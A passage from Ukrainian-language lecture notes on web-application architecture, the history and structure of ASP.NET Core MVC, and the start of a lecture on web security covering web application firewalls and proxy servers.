Fandom	315,000,000 ^[22]	JavaScript	PHP	MySQL	Wiki hosting service.
Twitter	290,000,000	JavaScript	C++, Java, ^[23] Scala, ^[24] Ruby	MySQL ^[25]	Popular social network
Bing	285,000,000	JavaScript	C++, C#	Microsoft SQL Server, Cosmos DB	Search engine from Microsoft.
eBay	285,000,000	JavaScript	Java, ^[26] JavaScript, ^[27] Scala ^[28]	Oracle Database	Online auction house.
MSN	280,000,000	JavaScript	C#	Microsoft SQL Server	An email client, for simple use. Previously known as "messenger", not to be confused with Facebook's messaging platform.
LinkedIn	260,000,000	JavaScript	Java, JavaScript, ^[29] Scala	Venice ^[30] , ^[31]	World's largest professional network.
Pinterest	250,000,000	JavaScript	Python (Django), ^[32] Erlang	MySQL, Redis ^[33]	Search engine for ideas.
WordPress.com	240,000,000	JavaScript	PHP ^[34]	MariaDB ^[35]	Website manager software.

Рисунок 2.2 – Мови програмування, які використовувалися при створенні популярних веб-додатків

До найбільш типових операцій, що виконуються Web-додатками відносяться:

- прийом даних від користувача і збереження їх на сервері;
- виконання різних дій за запитом користувача: вилучення даних з бази даних, додавання, видалення, зміна даних в БД, проведення складних обчислень;
- автентифікувати користувача і відображати інтерфейс системи, відповідний даному користувачеві;
- відображати оперативну постійно змінюючу інформацію тощо.

2. Архітектура веб-додатків

Архітектура веб-додатку в основному представляє відносини та взаємодії між такими компонентами, як інтерфейси користувача, монітори обробки транзакцій, бази даних та інші. Основна мета – переконатися, що всі елементи правильно працюють разом.

Щоб краще зрозуміти архітектуру веб-програми, слід зануритися в її компоненти та рівні. Веб-програми поділяють свої основні функції на рівні. Це дозволяє замінювати чи оновлювати кожен шар незалежно.

Веб-архітектура має:

- компоненти інтерфейсу користувача;
- структурні компоненти (поділяються на клієнтські та серверні).

Компоненти інтерфейсу користувача позначають всі елементи інтерфейсу, такі як журнали активності, інформаційні панелі, повідомлення, налаштування та багато іншого. Вони є частиною макету інтерфейсу веб-програми.

Структурні компоненти складаються з клієнтської та серверної сторін.

Клієнтський компонент розроблений з HTML, CSS чи JavaScript. Веб-браузери запускають код і перетворюють його на інтерфейс, тому немає необхідності в налаштуванні операційної системи.

Що стосується серверного компоненту, він побудований на Java, .Net, Node.JS, Python та інших мовах програмування.

Сервер складається з двох частин - логіки програми та бази даних.

Логіка програми – це центр керування веб-додатком.

База даних відповідає за зберігання інформації (наприклад, облікових даних).

Існує чотири загальні рівні веб-додатків:

- Рівень представлення (PL);
- Рівень обслуговування даних (DSL);
- Рівень бізнес-логіки (BLL);
- Рівень доступу до даних (DAL).

Рівень представлення PL відображає інтерфейс користувача і спрощує взаємодію з користувачем. Рівень представлення має компоненти інтерфейсу користувача, які візуалізують і показують дані для користувачів. Також існують компоненти процесу користувача, які задають взаємодію з користувачем.

PL надає всю необхідну інформацію клієнтській стороні. Основна мета рівня подання – отримати вхідні дані, обробити запити користувачів, надіслати їх у службу даних та показати результати.

Шар бізнес-логіки BLL відповідає за належний обмін даними. Цей рівень визначає логіку бізнес-операцій та правил. Вхід на сайт – це приклад рівня бізнес-логіки.

Рівень служби даних DSL передає дані, опрацьовані рівнем бізнес-логіки, на рівень представлення. Цей рівень гарантує безпеку даних, ізолюючи бізнес-логіку клієнта.

Рівень доступу до даних DAL пропонує спрощений доступ до даних, що зберігаються у постійних сховищах, таких як двійкові файли та файли XML. Рівень доступу до даних також управляє операціями CRUD – створення, читання, оновлення, видалення.

Можна виділити кілька типів архітектури веб-застосунків, залежно від того, як логіка програми розподіляється між клієнтською та серверною сторонами.

Найбільш поширені архітектури веб-додатків:

- Односторінкові веб-додатки;
- Багатосторінкові веб-додатки;
- Архітектура мікросервісів;
- Безсерверна архітектура;
- Прогресивні веб-додатки.

Односторінковий додаток або SPA – це веб-сайт або веб-додаток, який завантажує всю необхідну інформацію при вході на сторінку. Односторінкові програми мають одну істотну перевагу – вони забезпечують приголомшливий інтерфейс користувача, оскільки користувачі не відчують перезавантаження веб-сторінок.

Односторінкові веб-програми часто розробляються за допомогою фреймворків JavaScript, таких як Angular, React та інших. Відомі SPA: Gmail, Facebook, Twitter та інші.

Багатосторінковий додаток або МРА більш популярні в Інтернеті, так як у минулому всі веб-сайти були МРА. У наші дні компанії вибирають МРА, якщо їхній веб-сайт досить великий (наприклад, eBay). Такі рішення перезавантажують веб-сторінку для завантаження чи надсилання інформації з/на сервер через браузери користувачів. Відомі МРА: eBay, Amazon.

Щоб зрозуміти архітектуру мікросервісів, краще порівняти її з монолітною моделлю.

Традиційна монолітна архітектура веб-програми складається з трьох частин – бази даних, клієнтської та серверної сторін. Це означає, що внутрішня та зовнішня логіка, як і інші фонові завдання, генеруються в одній кодовій базі. Щоб змінити або оновити компонент програми, розробники програмного забезпечення повинні переписати усю програму.




Рисунок 2.3 – Приклад монолітної архітектури додатку

Переваги:

- Простота розгортання. Моноліти дуже швидко і відносно просто розгортати, тому що моноліт зазвичай має єдину точку входу;
- Розробка. Розробка моноліту зазвичай відбувається швидко, тому що всі компоненти та модулі знаходяться в одній кодовій базі і завжди під рукою;
- Налагодження. Налагодження моноліту дуже спрощено за рахунок того, що все поряд, і є можливість відстежити всі ланки виконання коду.

Недоліки:

- Масштабування. Моноліти масштабуються тільки повністю, тобто якщо навантаження зростає тільки на один модуль, ми не можемо масштабувати тільки цей модуль, ми повинні масштабувати весь моноліт;
- Надійність. Якщо моноліт виходить з ладу, то виходить весь;
- Зміна та оновлення технологій. У моноліті майже неможливо;
- Недостатня еластичність. Моноліти негнучкі, тобто зміна одного модуля в моноліті майже завжди впливатиме на інший модуль.

Мікросервіси – це архітектурне рішення, яке базується на розподілі модулів на окремі системи, які спілкуються між собою за допомогою повідомлень. Цей підхід дозволяє розробникам створювати веб-додаток із набору невеликих сервісів. Розробники створюють та розгортають кожен компонент окремо.




Рисунок 2.4 – Приклад мікросервісів

Архітектура мікросервісів є вигідною для великих і складних проєктів, оскільки кожен сервіс може бути змінений без шкоди для інших блоків. Тому, якщо вам потрібно оновити логіку оплати, вам не доведеться на якийсь час зупиняти роботу сайту. Відомі проєкти: Netflix, Uber, Spotify, PayPal.

Переваги:

- Гнучкість. Мікросервіси дуже гнучкі за рахунок того, що кожен сервіс є самостійною системою, тому зміни в ній можуть вплинути лише на неї;
- Масштабування. На відміну від моноліту, ми можемо масштабувати лише певну частину системи, оскільки вона самостійна;
- Гнучкість технологій. У мікросервісах кожна з підсистем може бути реалізована будь-якою мовою програмування та за допомогою будь-яких технологій;
- Надійність. Звичайний вихід із ладу однієї з підсистем не ламає всю систему загалом.


Недоліки:

- Процес розробки. Мікросервіс дуже непросто розробляти, тому що вам потрібно виробляти кілька підсистем і налагодити взаємодію між ними;
- Комунікація команд. Дуже часто буває так, що одна команда розробляє одну підсистему, тому потрібно налагодити зв'язок між командами, щоб налагодити взаємодію між підсистемами;
- Налаштування. Мікросервіс дуже складно налагоджувати, тому що потрібно знайти, який сервіс зламався, і чому;
- Розгортання. Початкове розгортання дуже непросте і додавання нових сервісів потребує налаштування ключових частин проєкту.

Безсерверна архітектура – це альтернатива мікросервісам, яка автоматизує все розгортання завдяки хмарним технологіям.


Безсерверна архітектура означає, що розробникам більше не потрібно налаштовувати та адмініструвати сервери, на яких запущені керуючі програми всієї системи. І тут справа не в тому, що немає ніяких серверів, просто вся інфраструктура підтримується сторонніми провайдерами, а необхідна функціональність пропонується у формі сервісів, що відповідають за процеси автентифікації, передачі повідомлень тощо.

Класична клієнто-орієнтована система із серверною логікою:



В цьому випадку вся логіка розташована на сервері (автентифікація, навігація, пошук).

Один із варіантів структури того ж додатка при переході на безсерверну архітектуру:



API (Application programming interface) – опис способів взаємодії однієї комп'ютерної програми з іншими.

Web API використовується у веб-розробці — містить, як правило, певний набір HTTP-запитів, а також визначення структури HTTP-відповідей, для вираження яких найчастіше використовують XML або JSON формат і деякі інші.

Amazon API Gateway – це повністю керований сервіс для розробників, який спрощує публікацію, обслуговування, моніторинг, захист та використання API у будь-яких масштабах. Це сервіс з оплатою за фактом використання, який вирішує всі труднощі завдання щодо безпечної та надійної роботи API у будь-якому масштабі.

Це досить спрощений варіант, але навіть тут видно, що сталося багато змін. Завдання аутентифікації тепер вирішує BaaS-сервіс (BaaS – Backend-as-a-Service). Через BaaS-сервіс також відбувається звернення до бази даних, яка хоститься на стороні.

Частину серверної логіки було перенесено до клієнта, зокрема, тепер він займається стеженням за сесією користувача, сторінковою навігацією, читанням з бази даних продуктів та відображенням інформації. А за обробку бази даних покупок тепер відповідає FaaS-функція (FaaS – Function-as-a-Service), яка зберігається на сервері безпеки.

Переваги:

- Гнучкість. Безсерверна дуже гнучка за рахунок відокремленості одного модуля від іншого;
- Абстракція від операційної системи. Хмара сама вирішить, яка ОС потрібна та як її потрібно налаштувати;
- Легкий поріг входу. Зазвичай безсерверна це дуже простий, відокремлений код, тому розібратися з проектом нескладно;
- Надійність. При правильному побудові проекту надійність як і, як й у мікросервісів.

Недоліки:

- Гнучкість. Це теж мінус, тому що у розробника обмежений вплив на масштабування, все вирішує хмара;
- Налагодження. Так само, як у мікросервісах, налагодження ускладнене взаємодією між компонентами;
- Vendor Lock. Кожна хмара працює за власними правилами, тому переїзд із однієї хмари на іншу майже неможливий;
- Cascade Failur. При неправильній побудові проекту компоненти можуть сильно впливати інші компоненти, що призводить до падіння всього проекту.

Одна з основних тенденцій розробки веб-додатків останніх років – це *прогресивні веб-додатки* (PWA). Це веб-рішення, які працюють як власні програми на мобільних пристроях. PWA пропонують push-сповіщення, автономний доступ і можливість встановити програму на домашній екран.

Для створення PWA розробники використовують «мови веб-програмування», такі як HTML, CSS та JavaScript. Якщо програма потребує доступу до функцій пристроїв, розробники використовують додаткові API - NFC API, API геолокації, Bluetooth API та інші. Відомі PWA: Uber, Starbucks, Pinterest.

Якісна архітектура веб-програми робить процес розробки більш ефективним і простим. Веб-додаток із продуманою архітектурою легше масштабувати, змінювати, тестувати та налагоджувати.

Запитання для самоперевірки

1. Які принцип роботи програми, побудованої за архітектурою «клієнт-сервер»?
2. Що таке статична сторінка?
3. Що таке динамічна сторінка?

4. Що таке серверний та клієнтський рендеринг?
5. Які операції виконуються веб-додатками?
6. Які є загальні рівні веб-додатків?
7. Як функціонують односторінкові веб-додатки?
8. Як функціонують багатосторінкові веб-додатки?
9. У чому суть архітектури мікросервісів?
10. Що таке безсерверна архітектура?
11. Що таке прогресивні веб-додатки?

Лекція 3. Архітектура ASP.NET

1. Історія появи
2. Архітектура платформи ASP.NET Core

1. Історія появи

У 1996 році третю версію сервера IIS (Internet Information Services) було випущено з підтримкою ASP першої версії. Технологія ASP будується з урахуванням технології Active Scripting.

Технологія ASP дозволяє вбудовувати у веб-сторінки сценарії, написані іншою мовою, та виконувати їх. Теоретично, підтримка більшості мов забезпечується за допомогою інтеграції Active Scripting із технологією COM (Component Object Model).

Наприкінці 1990-х років компанія Microsoft розпочала створення власної платформи розробки наступного покоління. На той час вона називалася Next Generation Windows Services, або NGWS. До кінця 2000-х вона перетворилася на те, що ми зараз знаємо як платформу .NET.

У .NET було включено добре спроектовану бібліотеку базових класів, яка надавала великий обсяг стандартної функціональності.

Також у .NET з'явилася зовсім нова мова, яка називалася C#. Разом з новими мовами C# і Visual Basic .NET було представлено нову версію ASP, яку було названо ASP.NET.

Вже наприкінці 1990-х років стало очевидно, що Всесвітня павутина – щось більше, ніж тимчасове захоплення. Але, на жаль, у компанії Microsoft виникла одна проблема. Компанія витратила роки на створення інструментів, що дозволяли проектувати програми для настільних систем у візуальному редакторі.

Розробники звикли дотримуватись саме такого підходу у побудові додатків, а компаніям зовсім не хотілося оплачувати перепідготовку всього свого персоналу. Взаємодія з елементами управління забезпечувалася за моделлю обробки подій.

Кнопці на формі призначався обробник події, який виконував деяку приховану від очей дію, після чого в інтерфейсі користувача (UI, User Interface) відбувалися зміни. Спільнота розробників звикла до цього методу розробки, і, що ще важливіше, він виявився надзвичайно ефективним.

Технологія ASP.NET Web Forms стала спробою перенести цю ефективність на веб-розробку. У ній була реалізована аналогічна функціональність перетягування мишею для розміщення елементів управління по сітці та взаємодії з ними на рівні відкомпільованого коду на стороні серверу.

Сторінки Web Forms зазвичай складаються з двох частин: уявлення (view) та відокремленого коду (code behind). Подання створюється у спеціальному синтаксисі, що поєднує HTML із Visual Basic або C#. Такі файли мають розширення .aspx та обробляються компілятором ASP.

Для збереження єдиного стилю оформлення на веб-сайтах Web Forms використовує еталонні сторінки (master pages). Такі сторінки містять загальні компоненти оформлення, а розробник може додавати до них різні секції залежно від сторінки, що виконується.

Такий механізм сильно економить час розробника, позбавляючи його необхідності вносити зміни в безлічі місць. Програма може мати багато різних еталонних сторінок, причому підтримується навіть вкладення сторінок.




Рисунок 3.1 – Приклад еталонної сторінки

Незважаючи на ефективність розробки, взаємодії користувача в додатках Web Forms не зовсім відповідають вимогам користувачів до сучасних веб-додатків. При спробі побудувати абстракцію, що наближає веб-програмування до настільного програмування, виникає одна проблема: інтернет і настільна система — не те саме. Через безліч необхідних хитрощів взаємодія видається громіздкою і незручною.

Для подолання деяких недоліків Web Forms у 2007 році було запроваджено чергові зміни – відбувся випуск *ASP.NET MVC*.

Технологія *ASP.NET MVC*, побудована на базі патерну MVC (Model-View-Controller, «модель-уявлення-контролер»), створювала передумови до того, щоб аспекти UI ізолювалися в уявленні, аспекти поведінки – у контролері, а аспекти зберігання та передачі – у моделі.

Коли *ASP.NET MVC* отримує запит, він майже відразу стикається з таблицею маршрутизації, яка передає запит певному приймачеві - таким приймачем може бути файл або фрагмент коду в контролері. Таблиця маршрутизації відкриває низку цікавих можливостей. Зокрема, вона дозволяє використовувати спеціальні URL-адреси, які містять інформацію про вміст сторінки для користувачів, а також для оптимізації пошуку.

Наприклад, на розрахованому на багато користувачів сайті зазвичай створюються URL-адреси наступного виду:

<https://site.com/{Компанія}/User/Add>

Порівняйте з більш поширеною, але набагато менш зручною версією:

<https://site.com/User/Add?companyId=15>

Також стає можливим визначити декілька маршрутів, що ведуть до однієї кінцевої точки; при цьому усувається велика кількість кодованого коду.

Механізм маршрутизації зазвичай пов'язує запит із контролером.

Контролери – прості об'єкти, що походять від базового класу контролера. У середині контролера відкриті методи, що повертають *ActionResult*, стають потенційними об'єктами для маршрутизації.

Уявлення («V» в аббревіатурі MVC) утворюють рівень презентації та виконують більшу частину функцій. У ранніх версіях MVC використовувалося те саме ядро уявлень, що у Web Forms, але останніх випусках за умовчанням використовується ядро уявлень *Razor*. *Razor* – більш сучасне ядро уявлень, яке набагато краще інтегрується з HTML.

Дані, що передаються поданням контролеру, можуть йти двома різними шляхами. У першому варіанті значення додаються в *ViewBag* або *ViewData* – колекції, доступні у

поданні та контролері. ViewData є словником рядків, асоційованих з об'єктами, а ViewBag – динамічний об'єкт, до властивостей якого можна просто звертатися з програми.

Одна з претензій до ранніх версій ASP.NET MVC полягала в тому, що технологія поступалася Web Forms ефективності. На жаль, потужність користувачів управління не була легко доступною в MVC. Ситуація була виправлена з появою редактора та шаблонів уявлень.

Майже миттєве зростання популярності ASP.NET MVC надихнуло групу ASP.NET на створення нової технології: *Web API*. Якщо ASP.NET MVC намагається скористатися популярністю Web Forms, Web API намагається зробити те саме з сервісами SOAP (Simple Object Access Protocol), створеними у вигляді файлів .asmx. Розширення .asmx використовувалося першим поколінням технологій віддаленого виклику методів через HTTP, запропонованих Microsoft.

У проєкті Web API є папка Controllers, а також папка Models – як і в повноцінному додатку MVC. Папки View немає, але в них повинні зберігатися ресурси, що використовуються для промальовування інтерфейсу користувача; у проєкті Web API вони не існують.


Еволюція ASP.NET триває, і її крок – *ASP.NET Core*. На ранній стадії використовувалися такі назви ASP.NET vNext, ASP.NET 5 або ASP.NET MVC6.

Розробка наступної версії ASP.NET та ASP.NET MVC велася надзвичайно відкрито. Хоча попередні версії ASP.NET MVC поширювалися з відкритим кодом, сама розробка все ще залишалася закритою. У проєкти можна було передавати свій код, але процес був складним.

Розробка ASP.NET Core велася на GitHub – ресурсі, де кожен бажаючий може звертатися із запитом на додавання можливостей або виправлення помилок. Спільнота незалежних розробників внесла до проєкту значні зміни, і хоча керівництво проєкту, як і раніше, здійснюється компанією Microsoft, цей продукт вийшов набагато якіснішим, ніж якби він розроблявся усередині корпорації.

2. Архітектура платформи ASP.NET Core

Поточну архітектуру платформи ASP.NET Core можна виразити так:



На верхньому рівні розташовуються різні моделі взаємодії з користувачем. Це технології побудови інтерфейсу користувача та обробки введення користувача, як MVC, Razor Pages, SPA (Single Page Application - односторінкові програми з використанням Angular, React, Vue) і Balzor. Крім того, це послуги у вигляді вбудованих HTTP API, бібліотеки SignalR або сервісів GRPC.

Всі ці технології базуються та/або взаємодіють із чистим ASP.NET Core, який представлений насамперед різними вбудованими компонентами middleware – компонентами, які застосовуються для обробки запиту. Крім того, технології вищого рівня також взаємодіють з різними розширеннями, які не є безпосередньою частиною ASP.NET Core як розширення для логування, конфігурації тощо.

І на нижньому рівні додаток ASP.NET Core працює в рамках деякого веб-сервера, наприклад Kestrel, IIS, бібліотеки HTTP.sys.

ASP.NET Core MVC представляє у загальному вигляді побудови програми навколо трьох основних компонентів - Model (моделі), View (уявлення) та Controller (контролери), де моделі відповідають за роботу з даними, контролери представляють логіку обробки запитів, а уявлення визначають візуальну складову.





Рисунок 3.2 – Принцип роботи ASP.NET Core MVC

ASP.NET Core MVC надає функції, які дозволяють ефективно створювати веб-інтерфейси API та веб-додатки:

- Шаблон Model-View-Controller (MVC) допомагає зробити веб-API та веб-додатки тестованими;
- Сторінки Razor - це заснована на сторінках модель програмування, яка спрощує створення веб-інтерфейсу і підвищує його ефективність;
- Розмітка Razor надає ефективний синтаксис для сторінок Razor та уявлень MVC;
- Допоміжні функції тегів дозволяють серверному коду брати участь у створенні та відображенні HTML -елементів у файлах Razor;
- Завдяки вбудованій підтримці декількох форматів даних та узгодженню вмісту, веб-API стають доступними для багатьох клієнтів, включаючи браузері та мобільні пристрої;
- Прив'язка моделі автоматично зіставляє дані з запитів HTTP з параметрами методів дії;
- Перевірка моделі автоматично виконується на стороні сервера та клієнта.

Розглянемо послідовність кроків взаємодії користувача з веб-сайтом, розробленим за допомогою технології ASP.NET Core MVC.



1. Користувач вводить URL-адресу у браузері та здійснює запит.
2. Запит доходить до веб-сервера та перенаправляється на механізм маршрутизації.

3. На основі URL механізм маршрутизації вибирає відповідний контролер.
4. Контролер звертається до бази даних, використовуючи модель для отримання відповідних даних для введеного запиту.
5. Контролер викликає механізм перегляду та повертає подання сторінок.
6. Контролер повертає отримане представлення.
7. Запитаний ресурс відправляється назад у браузер.

Запитання для самоперевірки

1. Як з'явилась ASP.NET?
2. Що таке ASP.NET?
3. Що нового в платформі ASP.NET Core?
4. Що представляє з себе технологія ASP.NET MVC?
5. З чого складається архітектура платформи ASP.NET Core?
6. Які основні принципи роботи ASP.NET Core MVC?

Лекція 4. Загрози та захист веб-додатків

1. Методи захисту веб-додатків
2. Основні загрози для безпеки сайту
3. Види атак на веб-додатки

1. Методи захисту веб-додатків

На сьогоднішній день поріг входження в сферу створення веб-сайтів мінімальний, завдяки спрощеним мовам веб-програмування та технологіям, що розвиваються, які роблять процес створення сайту простим, але ефективним з точки зору досягнення мети замовником.

Не дивно, що поряд з бурхливим розвитком сфери Інтернет, тими ж темпами розвиваються і загрози безпеці працюючих у ній сервісів.

Актуальність проблеми безпеки додатків зростає з кожним днем, а більшість вразливостей, що існують на даний момент в цій сфері, пов'язані з помилками і недоліками, допущеними на етапі розробки сайту.

Брандмауер веб-додатків WAF (Web Application Firewall) захищає сервери та інфраструктуру веб-додатків від атак та порушень, що виникають з Інтернету та зовнішніх мереж. Це спеціально створений брандмауер, який можна налаштувати на прийняття та відхилення HTTP-запитів і сеансів, використовуючи попередньо визначені правила.

Технологія WAF (Web Application Firewall) це міжмережевий екран, який накладає певний набір правил на те, як відбувається взаємодія сервера і клієнта, обробляючи HTTP-пакети. В основі лежить той же принцип, що й у звичайних фаєрволів – контроль і аналіз всіх пакетів, що надходять від клієнта.

Брандмауер веб-додатків зазвичай розгортається між веб-серверами та Інтернетом. Зазвичай це автономний пристрій, який має попередньо встановлену програмою брандмауер. Він фільтрує кожне вхідне та вихідне повідомлення. Після налаштування з відомими зловмисними атаками на основі HTTP, брандмауер веб-додатків сканує та зупиняє такі повідомлення та запити.

WAF спирається на набір правил, за допомогою якого виявляється факт атаки по сигнатурам – ознаками активності користувача, які можуть означати напад. Брандмауер інтернет-додатків ще називають третьою лінією оборони. У такій парадигмі першою лінією оборони є міжмережеві екрани, другий – системи IPS, і, нарешті третій – WAF.

Web Application Firewall поділяють на 2 типи:

- апаратний;
- програмний.

Найбільшого поширення отримав другий зважаючи на більш просту реалізацію.

За принципом дії WAF можна розділити на три типи:

1. Реалізовані у вигляді зворотного проксі-сервера;
2. Працюючі в режимі маршрутизації / моста;
3. Вбудовані в веб-додатки.

Проксі-сервер – це сервер, який діє залежно від поведінки іншого комп'ютера, який може бути клієнтом або сервером. Це означає, що крім вас як клієнта, якому потрібні проксі-сервери, щоб ховатися, веб-сервер, з якого ви просите ресурси, також може ховатися за проксі.

Прямі проксі – це типи проксі, які клієнти використовують для приховання IP-адрес та збереження анонімності під час роботи в Інтернеті.




Рисунок 4.1 – Прямий проксі-сервер

Що вони роблять, так це пересилають запити, що їх надсилають через них, на відповідні веб-сервери, і коли відповідь їм повертається, вони надсилають її вам.

В залежності від рівня анонімності веб-сервер, з якого ви запитуєте ресурси, не знатиме, що ви ініціювали запит. Але Forward Proxy знає і вас і веб-сервер, з якого ви запитуєте вміст.

Зворотний проксі-сервер (англ. reverse proxy) – тип проксі-сервера, який ретранслює запити клієнтів із зовнішньої мережі на один або кілька серверів, логічно розташованих у внутрішній мережі.

